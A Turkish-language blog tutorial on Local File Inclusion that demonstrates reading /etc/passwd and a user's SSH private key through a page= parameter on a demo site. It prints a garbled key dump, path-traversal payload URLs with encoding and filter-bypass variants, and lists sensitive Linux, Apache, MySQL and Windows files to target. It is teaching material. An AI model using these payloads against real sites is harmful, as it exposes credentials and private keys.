LFI(Local File Inclusion) Zafiyeti

Fatih T. tarafından yayımlandı

LFI Zafiyeti Nedir?


Local File Inclusion (LFI), çoğunlukla web sunucularında bulunan bir güvenlik zafiyetidir. Bu güvenlik zafiyeti, kullanıcının input(girdi) değerinde bulunan payload değeri ile sunucuda bulunan dosyaların içeriklerinin çıktı olarak web sitesine yansıtılmasıdır. Bu güvenlik açığı, hassas ve gizli verileri içeren dosyaları zafiyetli veya savunmasız sistemlerden okumak için kullanılabilir.

Bu tür bir güvenlik açığının ana nedeni, kullanıcının input(girdi) değerlerinin uygun bir şekilde temizlenmemesi ve daha sonra sistem tarafından okunup işleme alınmasıdır. Buradaki temizlenme, kullanıcı input(girdi) değeri ne olursa olsun kontrol edilmesi gerektiği ve yalnızca beklenen değerlerin girildiğinde ve input(girdi) değerinde şüpheli hiçbir şeyin verilmediğinden emin olunması gerektiği anlamına gelir. Bu, PHP tabanlı web sitelerinde yaygın olarak bulunan bir açıklıktır. Fakat PHP tabanlı olmayan dillerde de rastlanabilir.

Dosya okumak neden önemli?

LFI çoğu zaman önemli ve sınıflandırılmış verilere erişime (uygun izinler olmadan) yol açabilir. Bir saldırgan, password değerlerine, SSH anahtarları gibi hassas bilgileri okumak için LFI kullanabilir.


Bunu sizlere bir örnek ile anlatayım.



Yukarıdaki resimde bir web sitesinin kesiti bulunmaktadır. Kırmızı ile işaretlediğim yere dikkat edin. Örnek olarak eğer siz web sitesinde "About" sayfasını tıklayınca URL adresinde "page=about.html" yazısı çıkıyor.


Daha iyi anlamanız için bu sefer de "Services" sekmesine tıklıyorum.

1 of 5 3/26/22, 23:31



Gördüğünüz gibi URL adresinde "page=services.html" yazısını görebilirsiniz. Yani kısaca bu sitedeki mantık "page=<sayfa adı>" şeklinde olmaktadır. Yani URL adresinden "page" değeri neye eşitse sistem ona göre sayfalar arasından gezinmemizi sağlıyor. İşte bu mantıkla çalışan web sitelerinde LFI zafiyeti olma ihtimali vardır.

Şimdi sizlere LFI zafiyetini bu sitede uygulayıp göstermek istiyorum. Örneğin Linux sistemlerde bulunan "/etc/passwd" dosyasını okumaya çalışalım.



URL adresine dikkatle bakarsanız "page= ../../../etc/passwd" şeklinde bir şey yazdım. Görünürde bir şey gözükmüyor değil mi? Şimdi size web sayfasının en alt kısmını göstereyim.




Bakın gördüğünüz gibi "/etc/passwd" dosyasının içeriğini web sayfasında görebiliyoruz. Buradan sistemde bulunan kullanıcı adlarını tespit

2 of 5 3/26/22, 23:31

edebiliriz.

Örnek olarak bir tane kullanıcının SSH anahtarını okumaya çalışalım. Bunun için sistemde bulunan ve yukarıdaki resimde de görünen "falcon" kullanıcısının SSH anahtarını okumaya çalışacağım.



Bakın bu sefer "page=" parametresine SSH anahtarını okumak için uygun komutu yazdım. Genelde SSH anahtarını kullanıcının ".ssh" dizini altında "id_rsa" dosyasında tutulur. Bakalım sonuç olarak ne elde ettik.

---BEGIN RSA PRIVATE KEY----- MIIEpAIBAAKCAQEAy5ab5+v0aBYFL7dN4O69CqvZdjpSk4/BFMOEndp71fy4qlBi ewnTYlyKS1DjNhLdbLJZV/8oKOlx/BVSxrw3hnjL/b5d3jUpX1edcX8hjTt10LCT bgjWeklpspImHtpM9n0IIL1GIWLsxKZXEqyoSvvG4LU6ajrMyHM9jyZ7yMAsS IHttNzX22taxJIiHF3SFDJf6Z0otY98T273qy6uTchBDEIZx7uJGQF4h9bvSq+22 e7QFY/h CLTVUPGscfgv2VH49558A5n-BA48ioVyjGRcJIPsa8ftNuFkgA8VJ3qx2D Erf3G97zCY5LZSm6g+9aUBAoqJqQqnZ1JYJQIDAQABAolBAQCjN3qEY7GM5OKB j6Z7B0s9S+rKkxVywdQczmb6mpefRb3SpSFe3NC+3c1ddlrCFju4kf94wdlzfkxw GbREKc8mGqAlLN9abypdCoPp4u9GJ/5bMcUtJogl4/+QoCm1PXQL+ks1q7TeC7KQ 2HogibajNtbSiD2M7TCR6O3rFQU+NKW3P8R5rTJBFxSqXcoL0aZoOdliSuGo4e2D w5p8eLHiYmKmQ3KYW58fau1Qnr8f0YoHDlG2wezNBQSckf5xxjY4XWlfcMPAQIP9 /Wxv77zlqfLFYj6oH0opPHX7SbdpFVj00h7Ee2C0QR7CKj4lxmE2Dn97LEXksfWM PqmJwiRBAoGBAPRGPZtAT7TfTac7lXbOYNj/5HuK1Pc7+GtsT8V3AJwbhkeZG/B+ Ree3gKlXhglEup0duxBwy5zTy6vsegMo7sk2ii/GlboR44Yy7OYbjrmlw7JRx6i IljN6YeKM+dwLGL7+xG2EavrRBJbuYfp1R139gK5CWd6Yu6xdwtCPS8xAoGBANVc thSQOWzknOYq4CsAnKrrtleynX7wTppy2F3N8/CQHQIYjFx0SZxs/1MITXEpFdC+VHhQ+Cy5O+hndqXiG5sty9wC67iZNaxuBkMoxKgX42JAgxxE41IUadAdRHJ4cq7A 1DiJ1xq3XwP1ZaUEVE/Y3EusMhtr A6z1dGJcpcdAoGAdb6d14XqZb71iVS5OOIF 2ZOPKNXEzd+EYRN2aDJygszprv1ocEX0KzSSwye+8Vh9g7Hb2Qnh8TP3yQM7eCUP ce2aMmlAps4UpA1MD6bc5yW7Xur4ml32HmYxZKibj6bxpC7dtASOJJQ36CDD7Zw 2aGHXcyfcdeWdlPqY+zr3SECgYEAol4SCh93ByaSPWvp6cYVUHbKSzuiLBNOLGiP v4GJx3kbuttqBfz+10Cl8fu3Q11365NVwd1HcnPl+DNd1pf0Z0GEL7Hn6QlAIHB kNs0YPGHje+ruZlDl2tq4x7cllcd5Wf96NwdldjVCJVIJh8cV3VoPr0teVqjxik8 Hr8KECgYBGJ/FLmaloEl00YECXAy2uMlvGyaAr2lsq28JF3LvZOXNlhB71+11VE/gv9PP0ruJJRBv5r2DjAcsWA+slBf5O8+z5dTeuto5v+WTrpOy8l3FLEWl3hqRHAr8KECgYBGJ/FLmaloEl00YECXAy2uMlvGyaAr2lsq28JF3LvZOXNlhB71+11VE/gv9PP0ruJJRBv5r2DjAcsWA+slBf5O8+z5dTeuto5v+WTrpOy8l3FLEWl3hqRHAr8KECgYBGJ/FLmaloEl00YECXAy2uMlvGyaAr2lsq28JF3LvZOXNlhB71+11VE/gv9PP0ruJJRBv5r2DjAcsWA+slBf5O8+z5dTeuto5v+WTrpOy8l3FLEWl3hqRHAr8KECgYBGJ/FLWl3hqAr8KECgYBGJ/FLWl3hqAr8KECGYBYBGJ/FLWl3hqAr8KECGYBGJ/FLWl3hqAr8KECGYBATAANgg/FLWl3hqAr8KECGYBGJ/FLWl3hqAr8KECGYBATAANNCTI4EhCynYtF8zi8so5zeomlncFZg7JD/dL0gHXu4Flmx5sUO9gg== ----END RSA PRIVATE KEY--

Bakın gördüğünüz gibi gene sayfa sonunda SSH anahtarını bastırdık. Bu zafiyetinin tehlikesini umarım görebiliyorsunuzdur. Sadece URL adresine yazılan iki satır şey ile elde ettiğimiz bilgilere bakın. Mutlaka URL kısmındaki girdilerin sistem tarafından kontrol edilmesi gerekmetedir.

Buradaki örnekte "?page=" yapısı gibi daha bir çok yapı bulunmaktadır. Bunlardan en önemlileri şunlardır:

- ?cat={payload}
- ?dir={payload}
- ?action={payload}
- ?board={payload}
- ?date={payload} ?detail={payload}
- ?file={payload}
- ?download={payload}
- ?path={payload}
- ?folder={payload}
- ?prefix={payload} ?include={payload}
- ?page={payload}
- ?inc={payload}
- ?locate={payload}
- ?show={payload}
- ?doc={payload}
- ?site={payload}
- ?type={payload}
- ?view={payload}
- ?content={payload} ?document={payload}
- ?layout={payload}
- ?mod={payload}
- ?conf={payload}

Yukarıdaki parametreleri mutlaka bazı URL adreslerinde görmüşsünüzdür. Yukarıdaki örnekte yaptığımız işlemleri yani "?page={payload}" işlemini yukarıdaki listede bulunan herhangi bir parametre ile de yapabilirsiniz.

LFI Zafiyeti Kullanım Örnekleri

Burada sizlere LFI zafiyetinin kullanıcı ile ilgini birkaç örnek vermek istiyorum. Bu örneklerde PHP Wrapper yapıları da kullanılmaktadır.

Basit Kullanımı

http://example.com/index.php?page=../../../etc/passwd

3 of 5 3/26/22, 23:31

Null Byte ile Kullanımı

http://example.com/index.php?page=../../../etc/passwd%00

Double Encoding Yapılarak Kullanım Şekli

1) http://example.com/index.php?page=%252e%252fetc%252fpasswd

2)http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli "**double encoding"** yapılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur ${\mathfrak V}$

UTF-8 Encoding Yapılarak Kullanım Şekli

- 1) http://example.com/index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli "UTF-8 encoding" yapılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur $\ensuremath{\mathfrak{C}}$

Bypass Hilesi Yapmak

- 1) http://example.com/index.php?page=....//....//etc/passwd
- 2) http://example.com/index.php?page=../////..///etc/passwd
- 3) http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C..

Yukarıdaki iki linkte de amaç "/etc/passwd" dosyasını okumaktır. Sadece "/etc/passwd" yazım şekli "Filter bypass tricks" tekniği kullanılarak URL adresine yazılmıştır. Sistem bu satırı okuyunca onu "/etc/passwd" yazısını anlayacaktır. Böyle yapılmasının sebebi eğer sistem tarafından URL kontrolü yapılıyorsa bunu atlatmak için yapılıyordur 🙂

LFI ile okuyabileceğiniz bazı önemli dosyalar

Burada ise sizlere daha da kolaylık sağlaması için bazı dosyaların dizinlerini belirttim. Bunları ezberlemek zorunda değilsiniz ama bilmeniz sizler için faydalı olacaktır. Bir tanesini yukarıdaki örnekte yapmıştık. Diğerlerini de siz deneyebilirsiniz.

Linux sistemler için:

- /etc/passwd
- · /etc/shadow
- /etc/issue
- /etc/group
- /etc/hostname/etc/ssh/ssh_config
- /etc/ssh/sshd_config
- /root/.ssh/id rsa
- /root/.ssh/authorized_keys
- /home/user/.ssh/authorized_keys
- /home/user/.ssh/id_rsa

Apache Configuration Dosyaları:

- /etc/apache2/apache2.conf
- /usr/local/etc/apache2/httpd.conf
- /etc/httpd/conf/httpd.conf

Log Dosyaları için:

- Red Hat/CentOS/Fedora Linux: /var/log/httpd/access_log
- Debian/Ubuntu: /var/log/apache2/access.log
- FreeBSD: /var/log/httpd-access.log
- /var/log/apache/access.log
- /var/log/apache/error.log
- /var/log/apache2/access.log
- /var/log/apache/error.log

MvSql:

- /var/lib/mysql/mysql/user.frm
- /var/lib/mysql/mysql/user.MYD
- /var/lib/mysql/mysql/user.MYI

Windows:

- /boot.ini
- /autoexec.bat
- /windows/system32/drivers/etc/hosts
- /windows/repair/SAM
- /windows/panther/unattended.xml
- $\bullet \ /windows/panther/unattend/unattended.xml$

Buraya kadar olan kısımda sizlere LFI zafiyetini detaylı olarak anlatmaya çalıştığım. Kullandığım örnekten sizlere detaylı olarak ekran görüntüleri

alarak anlamanıza yardımcı olmaya çalıştım. Ayrıca başka tarz örnekler göstererek de konuya olan bakışınızı genişletmeye çalıştım.

Umarım sizlere en iyi şekilde konuyu anlatabilmişimdir. Konu ile ilgili kullandığım kaynakların linkini aşağıya bırakıyorum. Daha detaylı ve kapsamlı örnekler bakmak isteyenler bu linkleri kullanabilir.

Bir sonraki yazımda görüşmek üzere....

- 1. https://evitus3r.wordpress.com/lfi-cheat-sheet/
 2. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi-rfi-using-wrappers
 3. https://www.netsparker.com.tr/blog/web-guvenligi/lfi-rfi-guvenlik-zafiyetleri-baglaminda-php-stream-wrapperlari/
 4. https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/
 5. https://highon.coffee/blog/lfi-cheat-sheet/

5 of 5 3/26/22, 23:31